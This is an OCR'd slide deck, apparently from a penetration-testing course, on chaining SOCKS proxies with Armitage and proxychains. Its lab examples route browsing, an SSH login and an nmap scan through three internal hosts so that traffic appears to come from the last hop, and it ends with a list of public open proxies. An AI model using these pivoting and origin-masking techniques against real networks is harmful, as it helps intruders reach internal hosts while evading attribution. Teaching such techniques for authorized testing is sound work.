
Setting Up a Proxy - Armitage

- Armitage offers a SOCKS proxy server



Setting Up a Proxy - Armitage

- Traffic on local machine flows from proxychains to Armitage (port 1080) which is running a SOCKS proxy server





```
socks4  127.0.0.1   1080
socks4  10.1.5.34   1080
socks4  10.1.0.156  1080
```

Tunneling Through Three Proxy Chains

```
root@kali:/etc# proxychains firefox www.google.com
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.116:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.116:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.133:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-23.7.139.27:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.140:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.111:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.143:443-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.134:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-74.125.228.134:443-<><>-OK
```

Google's IP




Tunneling Through Three Proxy Chains

```
root@kali:~# proxychains ssh administrator@10.1.0.161
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-10.1.0.161:22-<><>-OK
administrator@10.1.0.161's password:
```

Wireshark capture on 10.1.0.161


Request appears to be coming from 10.1.0.156

```
72 4.89680400 10.1.0.156   10.1.0.161   TCP   74 48789 > ssh [SYN] Seq=0 W
73 4.89686100 10.1.0.161   10.1.0.156   TCP   78 ssh > 48789 [SYN, ACK] Se
74 4.89793700 10.1.0.156   10.1.0.161   TCP   66 48789 > ssh [ACK] Seq=1 A
```




Nmap Proxy Chains Example

- **proxychains nmap -sT 10.1.0.8 -p 21,22,135,139**
  - Needs to complete the TCP handshake (-sT) → cannot use -sS



Nmap Proxy Chains Example

- Can also configure Putty and most other tools to use one proxy
  - Cannot control strict routing



Got Proxies?
www.xroxy.com/proxylist.htm

Proxy port: Any port number | Type of proxy: Any proxy type | SSL support: Doesn't matter | Country: Any country | Latency: Any latency | Reliability: Any reliability

Proxy selection details - sorted by **reliability** column, **descending**

	IP address	Port	Type	SSL	Country	Latency (msec)	Reliability (%)	Details
	5.9.60.41	16698	Socks4	true	Germany	30	100	Details
	14.156.145.61	1080	Socks4	true	China	30	100	Details
	119.82.240.177	1080	Socks4	true	Indonesia	30	100	Details
	221.1.215.138	1080	Socks4	true	China	30	100	Details
	202.4.116.214	1080	Socks4	true	Bangladesh	30	100	Details

Proxy4Free : Proxz lists : Free Proxy : Proxy Wiki : ProxyLists : My-Proxy : FreeProxyLists

	114.141.131.246	1080	Socks5	true	China	30	100	Details
	5.9.137.39	12351	Socks5	true	Germany	30	100	Details
	178.124.165.170	1080	Socks4	true	Belarus	30	100	Details
	119.81.147.156	1080	Socks5	true	Singapore	30	100	Details
	109.87.251.121	1080	Socks4	true	Ukraine	30	100	Details

Page 1 [2][3][4]
1796 proxies selected

proxylist

[Get Proxylist!]